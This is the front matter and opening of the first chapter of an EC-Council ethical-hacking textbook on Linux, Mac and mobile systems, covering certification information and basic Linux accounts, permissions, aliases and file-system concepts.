COURSE TECHNOLOGY
CENGAGE Learning

EC-Council | Press

Ethical Hacking & Countermeasures

Linux, Macintosh & Mobile Systems

This title maps to

C|EH™

Certified Ethical Hacker

COURSE TECHNOLOGY
CENGAGE Learning™

EC-Council | Press

The Experts: EC-Council

EC-Council's mission is to address the need for well educated and certified information security and e-business practitioners. EC-Council is a global, member based organization comprised of hundreds of industry and subject matter experts all working together to set the standards and raise the bar in Information Security certification and education.

EC-Council certifications are viewed as the essential certifications needed where standard configuration and security policy courses fall short. Providing a true, hands-on, tactical approach to security, individuals armed with the knowledge disseminated by EC-Council programs are securing networks around the world and beating the hackers at their own game.

The Solution: EC-Council Press

The EC-Council | Press marks an innovation in academic text books and courses of study in information security, computer forensics, disaster recovery, and end-user security. By repurposing the essential content of EC-Council's world class professional certification programs to fit academic programs, the EC-Council | Press was formed.

With 8 Full Series, comprised of 27 different books, the EC-Council | Press is set to revolutionize global information security programs and ultimately create a new breed of practitioners capable of combating this growing epidemic of cybercrime and the rising threat of cyber war.

This Certification: C|EH – Certified Ethical Hacker

Certified Ethical Hacker is a certification designed to immerse the learner in an interactive environment where they will learn how to scan, test, hack and secure information systems. Ideal candidates for the C|EH program are security professionals, site administrators, security officers, auditors or anyone who is concerned with the integrity of a network infrastructure. The goal of the Ethical Hacker is to help the organization take preemptive measures against malicious attacks by attacking the system himself; all the while staying within legal limits.

Additional Certifications Covered By EC-Council Press:

Security|5
Security|5 is an entry level certification for anyone interested in learning computer networking and security basics. Security|5 means 5 components of IT security: firewalls, anti-virus, IDS, networking, and web security.

Wireless|5
Wireless|5 introduces learners to the basics of wireless technologies and their practical adaptation. Learners are exposed to various wireless technologies; current and emerging standards; and a variety of devices.

Network|5
Network|5 covers the 'Alphabet Soup of Networking' – the basic core knowledge to know how infrastructure enables a work environment, to help students and employees succeed in an integrated work environment.

C|HFI - Computer Hacking Forensic Investigator
Computer Hacking Forensic Investigation is the process of detecting hacking attacks and properly extracting evidence to report the crime and conduct audits to prevent future attacks. The C|HFI materials will give participants the necessary skills to identify an intruder's footprints and to properly gather the necessary evidence to prosecute.

E|DRP – EC-Council Disaster Recovery Professional
E|DRP covers disaster recovery topics, including identifying vulnerabilities, establishing policies and roles to prevent and mitigate risks, and developing disaster recovery plans.

E|NSA – EC-Council Network Security Administrator
The E|NSA program is designed to provide fundamental skills needed to analyze the internal and external security threats against a network, and to develop security policies that will protect an organization's information.

E|CSA - EC-Council Certified Security Analyst
The objective of E|CSA is to add value to experienced security professionals by helping them analyze the outcomes of their tests. It is the only in-depth Advanced Hacking and Penetration Testing certification available that covers testing in all modern infrastructures, operating systems, and application environments.

Linux, Macintosh, and Mobile Systems

EC-Council | Press

Volume 4 of 5 mapping to

C | E H™

Certified Ethical Hacker Certification

COURSE TECHNOLOGY
CENGAGE Learning™

Australia • Brazil • Japan • Korea • Mexico • Singapore • Spain • United Kingdom • United States

COURSE TECHNOLOGY
CENGAGE Learning™

Linux, Macintosh, and Mobile Systems: EC-Council | Press

Course Technology/Cengage Learning Staff:

Vice President, Career and Professional Editorial: Dave Garza

Director of Learning Solutions: Matthew Kane

Executive Editor: Stephen Helba

Managing Editor: Marah Bellegarde

Editorial Assistant: Meghan Orvis

Vice President, Career and Professional Marketing: Jennifer Ann Baker

Marketing Director: Deborah Yarnell

Marketing Manager: Erin Coffin

Marketing Coordinator: Shanna Gibbs

Production Director: Carolyn Miller

Production Manager: Andrew Crouth

Content Project Manager: Brooke Greenhouse

Senior Art Director: Jack Pendleton

EC-Council:

President | EC-Council: Sanjay Bavisi

Sr. Director US | EC-Council: Steven Graham

Library of Congress Control Number: 2009933545

ISBN-13: 978-1-4354-8364-4

ISBN-10: 1-4354-8364-2

Cengage Learning
5 Maxwell Drive
Clifton Park, NY 12065-2919
USA

Cengage Learning is a leading provider of customized learning solutions with office locations around the globe, including Singapore, the United Kingdom, Australia, Mexico, Brazil, and Japan. Locate your local office at: **international.cengage.com/region**

Cengage Learning products are represented in Canada by Nelson Education, Ltd.

For more learning solutions, please visit our corporate website at **www.cengage.com**

Printed in the United States of America
1 2 3 4 5 6 7 12 11 10 09

Brief Table of Contents

This page intentionally left blank

Table of Contents

Preface

Hacking and electronic crimes sophistication has grown at an exponential rate in recent years. In fact, recent reports have indicated that cyber crime already surpasses the illegal drug trade! Unethical hackers, better known as *black hats,* are preying on information systems of government, corporate, public, and private networks and are constantly testing the security mechanisms of these organizations to the limit with the sole aim of exploiting them and profiting from the exercise. High-profile crimes have proven that the traditional approach to computer security is simply not sufficient, even with the strongest perimeter, properly configured defense mechanisms such as firewalls, intrusion detection, and prevention systems, strong end-to-end encryption standards, and anti-virus software. Hackers have proven their dedication and ability to systematically penetrate networks all over the world. In some cases, black hats may be able to execute attacks so flawlessly that they can compromise a system, steal everything of value, and completely erase their tracks in less than 20 minutes!

The EC-Council Press is dedicated to stopping hackers in their tracks.

About EC-Council

The International Council of Electronic Commerce Consultants, better known as EC-Council, was founded in late 2001 to address the need for well-educated and certified information security and e-business practitioners. EC-Council is a global, member-based organization comprised of industry and subject matter experts all working together to set the standards and raise the bar in information security certification and education.

EC-Council first developed the *Certified Ethical Hacker* (C|EH) program. The goal of this program is to teach the methodologies, tools, and techniques used by hackers. Leveraging the collective knowledge from hundreds of subject matter experts, the C|EH program has rapidly gained popularity around the globe and is now delivered in more than 70 countries by more than 450 authorized training centers. More than 60,000 information security practitioners have been trained.

C|EH is the benchmark for many government entities and major corporations around the world. Shortly after C|EH was launched, EC-Council developed the *Certified Security Analyst* (E|CSA). The goal of the E|CSA program is to teach groundbreaking analysis methods that must be applied while conducting advanced penetration testing. The E|CSA program leads to the *Licensed Penetration Tester* (L|PT) status. The *Computer Hacking Forensic Investigator* (C|HFI) was formed with the same design methodologies and has become a global standard in certification for computer forensics. EC-Council, through its impervious network of professionals and huge industry following, has developed various other programs in information security and e-business. EC-Council certifications are viewed as the essential certifications needed when standard configuration and security policy courses fall short. Providing a true, hands-on, tactical approach to security, individuals armed with the knowledge disseminated by EC-Council programs are securing networks around the world and beating the hackers at their own game.

About the EC-Council | Press

The EC-Council | Press was formed in late 2008 as a result of a cutting-edge partnership between global information security certification leader, EC-Council and leading global academic publisher, Cengage Learning. This partnership marks a revolution in academic textbooks and courses of study in information security, computer forensics, disaster recovery, and end-user security. By identifying the essential topics and content of EC-Council professional certification programs, and repurposing this world-class content to fit academic programs, the EC-Council | Press was formed. The academic community is now able to incorporate this powerful cutting-edge content into new and existing information security programs. By closing the gap between academic study and professional certification, students and instructors are able to leverage the power of rigorous academic focus and high demand industry certification. The EC-Council | Press is set to revolutionize global information security programs and ultimately create a new breed of practitioners capable of combating the growing epidemic of cybercrime and the rising threat of cyber-war.

Ethical Hacking and Countermeasures Series

The EC-Council | Press *Ethical Hacking and Countermeasures* series is intended for those studying to become security officers, auditors, security professionals, site administrators, and anyone who is concerned about or responsible for the integrity of the network infrastructure. The series includes a broad base of topics in offensive network security, ethical hacking, as well as network defense and countermeasures. The content of this series is designed to immerse the learner into an interactive environment where they will be shown how to scan, test, hack, and secure information systems. A wide variety of tools, viruses, and malware is presented in these books, providing a complete understanding of the tactics and tools used by hackers. By gaining a thorough understanding of how hackers operate, ethical hackers are able to set up strong countermeasures and defensive systems to protect their organization's critical infrastructure and information. The series, when used in its entirety, helps prepare readers to take and succeed on the C|EH certification exam from EC-Council.

Books in Series
- *Ethical Hacking and Countermeasures: Attack Phases*/143548360X
- *Ethical Hacking and Countermeasures: Threats and Defense Mechanisms*/1435483618
- *Ethical Hacking and Countermeasures: Web Applications and Data Servers*/1435483626
- *Ethical Hacking and Countermeasures: Linux, Macintosh and Mobile Systems*/1435483642
- *Ethical Hacking and Countermeasures: Secure Network Infrastructures*/1435483650

Linux, Macintosh and Mobile Systems

Linux, Macintosh and Mobile Systems discusses techniques used in hacking: Linux, Macintosh, routers, cable modems, firewalls, mobile devices, Bluetooth devices, RFID and USB devices and how to determine security polices for these devices.

Chapter Contents

Chapter 1, *Linux Hacking*, looks into various aspects of security related to Linux including rootkits and intrusion detection systems. Chapter 2, *Mac OS X Hacking*, introduces some of the features of Mac OS X and then discusses vulnerabilities that affect the operating system. Chapter 3, *Hacking Routers, Cable Modems, and Firewalls*, discusses how particularly vulnerable these devices are to hackers and how these vulnerabilities are essential factors in determining security policies for both businesses and households. Chapter 4, *Hacking Mobile Phones, PDAs and Handheld Devices*, includes a discussion the different types of handheld devices investigators have to be aware of and the vulnerabilities present in the different devices. Chapter 5, *Bluetooth Hacking*, explains the types of attacks hackers make against Bluetooth-enabled devices as well as the tools that make Bluetooth more secure. Chapter 6, *RFID Hacking*, presents a general overview of RFID technology, discusses RFID collisions and the risks associated with implementing RFID systems, and concludes with enumerating the RFID security controls. Chapter 7, *Hacking USB Devices*, explains USB devices and how they work. It also covers tools that hackers used to attack USB devices and the tools that administrators can use to secure these devices.

Chapter Features

Many features are included in each chapter and all are designed to enhance the learner's learning experience. Features include:

- *Objectives* begin each chapter and focus the learner on the most important concepts in the chapter.
- *Key Terms* are designed to familiarize the learner with terms that will be used within the chapter.
- *Case Examples*, found throughout the chapter, present short scenarios followed by questions that challenge the learner to arrive at an answer or solution to the problem presented.
- *Chapter Summary*, at the end of each chapter, serves as a review of the key concepts covered in the chapter.
- *Review Questions* allow learners to test their comprehension of the chapter content.
- *Hands-On Projects* encourage learners to apply the knowledge they have gained after finishing the chapter. Files for the Hands-On Projects can be found on the Student Resource Center. Note: You will need your access code provided in your book to enter the site. Visit *www.cengage.com/community/eccouncil* for a link to the Student Resource Center.

Student Resource Center

The Student Resource Center contains all the files you need to complete the Hands-On Projects found at the end of the chapters. Access the Student Resource Center with the access code provided in your book. Visit *www.cengage.com/community/eccouncil* for a link to the Student Resource Center.

Additional Instructor Resources

Free to all instructors who adopt the *Linux, Macintosh and Mobile Hacking* book for their courses is a complete package of instructor resources. These resources are available from the Course Technology Web site, *www.cengage.com/coursetechnology*, by going to the product page for this book in the online catalog, and choosing "Instructor Downloads."

Resources include:

- *Instructor Manual*: This manual includes course objectives and additional information to help your instruction.
- *ExamView Testbank*. This Windows-based testing software helps instructors design and administer tests and pre-tests. In addition to generating tests that can be printed and administered, this full-featured program has an online testing component that allows students to take tests at the computer and have their exams automatically graded.
- *PowerPoint Presentations*: This book comes with a set of Microsoft PowerPoint slides for each chapter. These slides are meant to be used as teaching aids for classroom presentations, to be made available to students for chapter review, or to be printed for classroom distribution. Instructors are also at liberty to add their own slides.
- *Labs*: These are additional hands-on activities to provide more practice for your students.
- *Assessment Activities*. These are additional assessment opportunities including discussion questions, writing assignments, internet research activities, and homework assignments along with a final cumulative project.
- *Final Exam*: This exam provides a comprehensive assessment of *Linux, Macintosh and Mobile Systems* content.

Cengage Learning Information Security Community Site

This site was created for learners and instructors to find out about the latest in information security news and technology.

Visit *community.cengage.com/infosec* to:

- Learn what's new in information security through live news feeds, videos and podcasts;
- Connect with your peers and security experts through blogs and forums;
- Browse our online catalog.

How to Become C|EH Certified

The C|EH certification focuses on hacking techniques and technology from an offensive perspective. The certification is targeted C|EH is primarily targeted at security professionals who want to acquire a well-rounded body of knowledge to have better opportunities in this field. Acquiring a C|EH certification means the candidate has a minimum baseline knowledge of security threats, risks and countermeasures. An organization can rest assured that they have a candidate who is more than a systems administrator, a security auditor, a hacking tool analyst or a vulnerability tester. The candidate is assured of having both business and technical knowledge.

C|EH certification exams are available through authorized Prometric testing centers. To finalize your certification after your training by taking the certification exam through a Prometric testing center, you must:

1. Apply for and purchase an exam voucher by visiting the EC-Council Press community site: *www.cengage.com/community/eccouncil*, if one was not purchased with your book.

2. Once you have your exam voucher, visit *www.prometric.com* and schedule your exam, using the information on your voucher.
3. Take and pass the C|EH certification examination with a score of 70% or better.

C|EH certification exams are also available through Prometric Prime. To finalize your certification after your training by taking the certification exam through Prometric Prime, you must:

1. Purchase an exam voucher by visiting the EC-Council Press community site: *www.cengage.com/community/eccouncil*, if one was not purchased with your book.
2. Speak with your instructor about scheduling an exam session, or visit the EC-Council community site referenced above for more information.
3. Take and pass the C|EH certification examination with a score of 70% or better.

About Our Other EC-Council | Press Products

Network Security Administrator Series

The EC-Council | Press *Network Administrator* series, preparing learners for E|NSA certification, is intended for those studying to become system administrators, network administrators and anyone who is interested in network security technologies. This series is designed to educate learners, from a vendor neutral standpoint, how to defend the networks they manage. This series covers the fundamental skills in evaluating internal and external threats to network security, design, and how to enforce network level security policies, and ultimately protect an organization's information. Covering a broad range of topics from secure network fundamentals, protocols and analysis, standards and policy, hardening infrastructure, to configuring IPS, IDS and firewalls, bastion host and honeypots, among many other topics, learners completing this series will have a full understanding of defensive measures taken to secure their organizations' information. The series when used in its entirety helps prepare readers to take and succeed on the E|NSA, Network Security Administrator certification exam from EC-Council.

Books in Series
- *Network Defense: Fundamentals and Protocols*/1435483553
- *Network Defense: Security Policy and Threats*/1435483561
- *Network Defense: Perimeter Defense Mechanisms*/143548357X
- *Network Defense: Securing and Troubleshooting Network Operating Systems*/1435483588
- *Network Defense: Security and Vulnerability Assessment*/1435483596

Security Analyst Series

The EC-Council | Press *Security Analyst/Licensed Penetration Tester* series, preparing learners for E|CSA/LPT certification, is intended for those studying to become network server administrators, firewall administrators, security testers, system administrators and risk assessment professionals. This series covers a broad base of topics in advanced penetration testing and security analysis. The content of this program is designed to expose the learner to groundbreaking methodologies in conducting thorough security analysis, as well as advanced penetration testing techniques. Armed with the knowledge from the *Security Analyst* series, learners will be able to perform the intensive assessments required to effectively identify and mitigate risks to the security of the organization's infrastructure. The series, when used in its entirety, helps prepare readers to take and succeed on the E|CSA, Certified Security Analyst, and L|PT, License Penetration Tester certification exam from EC-Council.

Books in Series
- *Certified Security Analyst: Security Analysis and Advanced Tools*/1435483669
- *Certified Security Analyst: Customer Agreements and Reporting Procedures in Security Analysis*/1435483677
- *Certified Security Analyst: Penetration Testing Methodologies in Security Analysis*/1435483685
- *Certified Security Analyst: Network and Communication Testing Procedures in Security Analysis*/1435483693
- *Certified Security Analyst: Network Threat Testing Procedures in Security Analysis*/1435483707

Computer Forensics Series

The EC-Council | Press *Computer Forensics* series, preparing learners for C|HFI certification, is intended for those studying to become police investigators and other law enforcement personnel, defense and military personnel, e-business security professionals, systems administrators, legal professionals, banking, insurance and other professionals, government agencies, and IT managers. The content of this program is designed to expose the learner to the process of detecting attacks and collecting evidence in a forensically sound manner with the intent to report crime and prevent future attacks. Advanced techniques in computer investigation and analysis with interest in generating potential legal evidence are included. In full, this series prepares the learner to identify evidence in computer-related crime and abuse cases as well as track the intrusive hacker's path through client system. The series, when used in its entirety, helps prepare readers to take and succeed on the C|HFI, Certified Forensic Investigator certification exam from EC-Council.

Books in Series

- *Computer Forensics: Investigation Procedures and Response*/1435483499
- *Computer Forensics: Investigating Hard Disks, File and Operating Systems*/1435483502
- *Computer Forensics: Investigating Data and Image Files*/1435483510
- *Computer Forensics: Investigating Network Intrusions and Cybercrime*/1435483529
- *Computer Forensics: Investigating Wireless Networks and Devices*/1435483537

Cyber Safety/1435483715

Cyber Safety is designed for anyone who is interested in learning computer networking and security basics. This product provides information cyber crime; security procedures; how to recognize security threats and attacks, incident response, and how to secure internet access. This book gives individuals the basic security literacy skills to begin high-end IT programs. The book also prepares readers to take and succeed on the Security|5 certification exam from EC-Council.

Wireless Safety/1435483766

Wireless Safety introduces the learner to the basics of wireless technologies and its practical adaptation. *Wireless|5* is tailored to cater to any individual's desire to learn more about wireless technology. It requires no pre-requisite knowledge and aims to educate the learner in simple applications of these technologies. Topics include wireless signal propagation, IEEE and ETSI wireless standards, WLANs and operation, wireless protocols and communication languages, wireless devices, and wireless security networks. The book also prepares readers to take and succeed on the Wireless|5 certification exam from EC-Council.

Network Safety/1435483774

Network Safety provides the basic core knowledge on how infrastructure enables a working environment. It is intended for those in office environments and home users who want to optimize resource utilization, share infrastructure, and make the best of technology and the convenience it offers. Topics include foundations of networks, networking components, wireless networks, basic hardware components, the networking environment and connectivity as well as troubleshooting. The book also prepares readers to take and succeed on the Network|5 certification exam from EC-Council.

Disaster Recovery Professional

The *Disaster Recovery Professional* Series, preparing the reader for E|DRP certification, introduces the methods employed in identifying vulnerabilities and how to take the appropriate countermeasures to prevent and mitigate failure risks for an organization. It also provides a foundation in disaster recovery principles, including preparation of a disaster recovery plan, assessment of risks in the enterprise, development of policies, and procedures, and understanding of the roles and relationships of various members of an organization, implementation of the plan, and recovering from a disaster. Students will learn how to create a secure network by putting policies and procedures in place, and how to restore a network in the event of a disaster. The series, when used in its entirety, helps prepare readers to take and succeed on the E|DRP, Disaster Recovery Professional certification exam from EC-Council.

Books in Series

- *Disaster Recovery*/1435488709
- *Business Continuity*/1435488695

This page intentionally left blank

Acknowledgements

Michael H. Goldner is the Chair of the School of Information Technology for ITT Technical Institute in Norfolk Virginia, and also teaches bachelor level courses in computer network and information security systems. Michael has served on and chaired ITT Educational Services Inc. National Curriculum Committee on Information Security. He received his Juris Doctorate from Stetson University College of Law, his undergraduate degree from Miami University and has been working more than 15 years in the area of information technology. He is an active member of the American Bar Association, and has served on that organization's cyber law committee. He is a member of IEEE, ACM, and ISSA, and is the holder of a number of industrially recognized certifications including, CISSP, CEH, CHFI, CEI, MCT, MCSE/Security, Security +, Network +, and A+. Michael recently completed the design and creation of a computer forensic program for ITT Technical Institute, and has worked closely with both EC-Council and Delmar/Cengage Learning in the creation of this EC-Council Press series.

This page intentionally left blank

Chapter 1

Linux Hacking

Objectives

After completing this chapter, you should be able to:

- Identify basic commands and features of Linux
- Identify the Linux file structure
- Know how to use the Linux kernel
- Know how to compile programs in Linux
- Describe Linux security
- Describe common Linux vulnerabilities
- Explain Linux IPTables
- Explain SARA
- Explain Linux rootkits
- Apply rootkit countermeasures
- Describe Linux intrusion detection systems
- Use tools in Linux

Key Terms

Alias a custom command in Linux that is a substitute for a formal command string; for example, if a user prefers to always see the long listing of a directory, he or she can set up an alias so that typing **ll** on the command line aliases to **ls -l.** The danger for security is if an attacker aliases commands at the root level, overwriting the behavior of common commands.

Chmod the UNIX/Linux command for changing permissions; permissions are grouped by population (owner, group, world) and access (read, write, execute)

Chroot a security measure in Linux that changes the root folder of a root process to one part of the system; with chrooting, the root process is restricted to one directory tree, which is called a chroot "jail"

Firewall software that is written to provide security between the system and the network

Kernel the most basic part of an operating system; it manages system resources and provides the most basic abstraction of the hardware for use by other parts of the system

Linux one of a number of UNIX-like operating system variants based on the Linux kernel first written by Linus Torvalds; Linux is a portmanteau of UNIX and Linus

Man page an online description of an interactive shell command, system interface, or system object

Port a virtual connection point for a system to connect to another; ports are assigned numbers, and certain application types are most often found at certain port numbers, e.g., HTTP at port 80

Root in Linux and other UNIX variants, the root is the superuser, the user who has rights over the whole system

Rootkit a software package that is created to hide the fact that an attacker has compromised a system and may have root access

Case Example

Bryan was working as a network administrator with *top-shoppy.com*. This small online shopping portal offered a variety of products of good quality at low prices. Bryan was an expert at Windows. Later, the portal switched from Windows to Linux. Bryan was given the responsibility of installing Linux onto the systems. Since he lacked Linux expertise, he did not know how to install it. But an interest in working with new things prompted him to take up the responsibility. While installing Linux, he selected default options whenever they appeared. Within a week, the shopping portal was hacked and all the systems were off the Web. Was the operating system installed improperly? What could be the losses to the portal?

Immediately after this attack, Jason, an ethical hacker, was called up to troubleshoot the problem. After hours of tracing the systems in the production department, Jason concluded that the Linux operating system on the production server was not properly installed. The security policies were poorly defined. Jason suggested the following measures:

- Install the operating system properly.
- Set up and enable IPTables.
- Configure security-related kernel parameters.
- Disable unnecessary daemons and network services.
- Change default passwords and create regular users.
- Disable remote root logins over SSH.

Introduction to Linux Hacking

Linux is one of a number of UNIX-like operating system variants based on the Linux kernel first written by Linus Torvalds. The advent of Linux was the true genesis of the open-source movement. Backed by programmers who believed in breaking away from the proprietary movement for the right reasons, Linux made inroads into corporate computing. Linux has evolved from being labeled as an unfriendly, unreliable operating system to a highly respected operating system that is user-friendly and capable of supporting many critical applications. Security issues related to Linux are gaining more attention with its increase in popularity. Linux has historically been a favorite among attackers. While Linux has evolved into a robust operating system, Linux's complexity presents some security-related threats. Today, several servers around the globe run Linux. Linux's inherent security is one of the main reasons why it has been so widely adopted; however, as attackers have turned their attention toward Linux, many vulnerabilities have been found. This chapter will look into various aspects of security related to Linux.

Why Linux?

Linux has financial, technical, and performance advantages that make it an attractive option for organizations. Linux distributions are widely available and can be downloaded onto any system. Popular distributions include Red Hat, Debian, Mandrake, and SUSE. There are specialized distributions available as well. These include Knoppix, Fedora Core, Suse Live, and Sure Live. Linux has a security advantage over some other systems because programmers often test beta releases of ***kernels*** (the most basic part of an operating system) in real-world applications. This makes it possible to discover bugs and issue patches for vulnerabilities before the stable version of the kernel is made available. However, there is a possibility that any of the kernel component programs may be Trojaned with malicious code and uploaded to a dubious site for download. The importance of good security policies and practices cannot be overemphasized. Linux offers performance and flexibility by

allowing several users to be logged on to a system simultaneously. Users can log in as many times as they desire and access resources on the Linux system.

Information on all Linux accounts is stored in the files /etc/passwd and /etc/shadow. Each line of /etc/passwd is a single record containing information about the user. The following is a pair of example lines from an /etc/passwd file:

```
root:cd4FGRtdsea9TG:0:0: /root:/bin/bash
adm:*:3:4:adm:/var/adm:
```

In the first line, root is the username, cd4FGRtdsea9TG is the encrypted password, 0:0: indicates the user ID and group ID, /root is the home directory; and/bin/bash is the shell provided when the user logs in to the machine. In Linux and other UNIX variants, ***root*** is the superuser, the user who has rights over the whole system.

Linux Distributions

There are more than 90 Linux distributions available currently. Some of these are listed following. Please visit their Web sites for more information.

- SUSE (*http://www.opensuse.org/*): The openSUSE project is a worldwide community program sponsored by Novell that promotes the use of Linux.
- Fedora (*http://fedoraproject.org/*): Fedora Core is a free operating system sponsored by Red Hat. It uses the RPM package manager. Fedora's development community strives to make upstream fixes to the OS so that its patches can be applied to all Linux distributions.
- Gentoo (*http://www.gentoo.org*): Gentoo is a free operating system, based on either Linux or FreeBSD, that can be automatically optimized and customized. Configurability and performance are emphasized in this distribution. Gentoo's flexibility is facilitated by the Portage software distribution system.
- Ubuntu (*http://www.ubuntu.com/*): Ubuntu is a complete Linux-based operating system, freely available with both community and professional support. Ubuntu is based on Debian, emphasizes usability, and releases a new version every six months.
- ArchLinux (*http://www.archlinux.org/*): ArchLinux emphasizes simplicity and flexibility. It has a lightweight, streamlined list of core packages.

Linux Basics

Aliased Commands

Some features of Linux should be handled carefully; for example, aliased commands can pose a security risk. An ***alias*** is a custom command in Linux that is a substitute for a formal command string. Aliasing allows users to designate a character string to stand in for another, usually longer, command. A user may expect a command that is usually aliased (to add functionality) to execute in a certain manner. However, certain shell environments may not have these commands aliased and ignore the added functionality. This can lead to severe consequences. An example would be the remove file command rm. Red Hat distributions set the aliased version as interactive for the root user. However, on a system where the command is not aliased and set as interactive, issuing rm will result in the file being removed without any prompting to the root user, resulting in loss of data. A good practice to avoid security breaches due to aliased commands is to avoid mapping core or high-impact commands to aliases.

Shell Types

The following are some of the different shells available in Linux:

- /bin/bash and /bin/sh: Bourne shell
- /bin/ksh: Korn shell
- /bin/csh: C shell

Linux Users and Groups

Broadly, there are three user types in Linux: root, system users, and normal users. The root user has the greatest privileges and has exclusive access to certain application or services. For instance, httpd on the Apache Web server is an example of a privileged application/service. However, Apache server should not be run as the root, because of the extensive privileges that would be granted to a hacker should the server be hacked. The root user is listed in the /etc/passwd directory as user ID 0. Only the root user can bind to a port lower than 1024. A ***port***

is a virtual connection point for a system to connect to another. System users are not specific user accounts. They are accounts on the system used for particular tasks. FTP is an example of a system user. Normal users are specific user accounts. Unlike system accounts, normal users log in to the system and have specific home directories assigned to them. Normal users have restrictions and cannot carry out system-level tasks directly. They use the system user account to carry out system activities.

Groups are defined in /etc/group. Each line is a single record of information about the group. The following is an example of a line in /etc/group:

"ehackers: z: 007: john, jane"

In this example, "ehackers" denotes the unique group name, "z" is the encrypted group password, "007" is the unique group ID, and "john, jane" are the group members. A basic security check to ensure that appropriate access rights are given to members would be to check both /etc/passwd and /etc/group for user properties.

It is important to understand how Linux handles permissions, as insecure default permissions can lead to a security compromise. The following part of a directory listing in the long format (created by executing **ls -l**) shows the permissions of report.txt:

report.txt -rw-rw-r-- 1 john users 32459 Jan 16 16:20 report.txt

In the above example, the second field, -rw-rw-r--, denotes the file's permissions. It can be interpreted in the following way:

- The file type is represented by -. The file type can be one of the following:
  - - = file
  - l = link
  - d = directory
  - b = block device (disk drive)
  - c = character device (serial port or terminal)
- The owner permissions are represented by rw-.
- The group permissions are represented by the second rw-.
- The world permissions are represented by r--.

There are two other commands, suid (set user id) and sgid (set group id), that are also used to change user permissions.

Linux Signals and Logging

Linux uses signals for communicating between processes; examples include term, HUP, and kill. Other than the root user, users can send signals only to processes they own or initiate. For example, **kill –TERM 1521** is used to terminate the process with a process ID of 1521.

Two security management features in Linux are memory management and logging. The kernel terminates any process that consumes too much memory, without affecting other processes. Log entries are stored separately in a file, and the administrator can parse them later. Log files can be exhaustive, and Linux uses the program logrotate to manage log files by storing log entries across multiple log files.

/etc/securetty

The /etc/securetty file is used to determine which TTY devices the root user is allowed to log in to. Ideally, the file /etc/securetty should have only a single entry: tty1. This keeps a cracker from logging in as root unless he or she is physically at the machine, even if he or she has been able to crack the password of a user who has root privileges.

Linux LiveCDs

A LiveCD is an operating system (usually containing other software as well) stored on a bootable CD or DVD, which can be run directly in a CD or DVD drive. With a LiveCD, there is no need to install anything on the hard disk. After the LiveCD is ejected, the system returns to its previous state by rebooting the computer. The bootup files are stored in temporary memory, such as a RAM disk, instead of permanent memory. Information on the internal or external hard drives, like diskettes and USB flash drives, can be accessed by most LiveCDs. The following operating systems also have LiveCDs available:

- Mac OS
- Mac OS X
- Solaris
- Minix
- BeOS
- ReactOS
- FreeBSD
- NetBSD
- MS-DOS

Linux-based LiveCDs are booted using the SysLinux utility. LiveCDs support autoconfiguration and plug-and-play functionality, so users do not need to configure the system each time they boot with a LiveCD.

The following is a list of Linux-based LiveCDs:

- Arudius: A Zenwalk derivative for information assurance
- Damn Small Linux: A Linux distribution. It is a lightweight Knoppix version cut to 50 MB for a business-card-sized CD
- Dyne:bolic: A LiveCD distribution that is geared toward multimedia production
- GeeXboX: A self-contained media center suite based on MPlayer and Linux
- Gnoppix: A Debian-based LiveCD
- Knoppix: An original Debian-based LiveCD
- MEPIS: A Debian-based Linux distribution that is installed on hard drives
- Morphix: A Linux distribution based on Debian with GNOME and Fluxbox
- PCLinuxOS
- Ubuntu: A Debian derivative
- Vector Linux Live

About Knoppix

Knoppix is a bootable CD with a collection of software and automatic hardware detection techniques.

It supports the following:

- Many graphics cards
- Sound cards
- SCSI and other USB devices

It can be used as the following:

- Linux demo
- Educational CD
- Rescue system
- A platform for commercial software product demos

Booting virtual appliances like Debian, Fedora Core, FreeBSD, SUSE, or SLES provides the capacity for a completely customizable Linux machine. Users can add or delete applications by using online software repositories. They can even customize the desktop.

Files and Directories

Everything Is a File

In Linux, everything is in the form of a file, including devices. This means everything on a hard drive and a disk is a file. A file is the basic unit for storing data; files may be stored on hard drives, CD-ROMs, and other media. Folders are used to organize files on the system. Root (/) is the lowest possible folder. Directories are collections of files and links. A directory within a directory is known as a subdirectory.

Filenames Are Case-Sensitive

There is a difference between uppercase and lowercase letters. For example, userfile and UserFile are two different files.

256 Characters

The name of a Linux file, link, or directory may not be longer than 256 characters, and the complete file path may not be longer than 4,096 characters.

Special Characters

When naming files, links, or directories, users should not include metacharacters such as #, *, and ?. Also, users should not use a forward slash (/), because it indicates a directory. User should also avoid spaces in names.

Extensions Not Necessary

Extensions are file name suffixes starting with a period and are generally two to three letters long. In Linux, it is not necessary to use extensions to identify a file's name because the directory where the file is stored indicates what type of file it is. Linux can read many types of extensions, such as .jpg for a graphics file, .html for a Web file, or .c for a C source file.

File System

Hierarchical Tree

In Linux, the file structure is like a hierarchical tree, as shown in Figure 1-1. Everything starts from the root directory, then a subdirectory, and so on. Unlike other operating systems, like MS-DOS or Windows, Linux stores all directories in the root directory.

No Drive Letters

In Linux, drive letters are not required. Separate partitions are opened through a process called mounting. In Windows, there is a subdirectory for each share. The contents of that drive appear in the subdirectory. In Linux, if users do not mount a partition, the system does not know that the partition exists.




Figure 1-1 The Linux file structure is like a hierarchical tree.

Linux Basic Commands

Getting Information

There are a number of common commands for getting information about the system in Linux. Many of these commands are common to any UNIX-like system. The following are some examples of these commands:

- *man*: A command that provides access to ***man pages***, online descriptions of interactive shell commands, system interfaces, and system objects.
- *pinfo*: A viewer of info files. This command is used for getting more information.
- *ps*: This command is used to view the processes running in the current shell.

Viewing Files

As shown in Figure 1-2, there are a number of commands for viewing files in Linux. The following are descriptions of some of these commands:

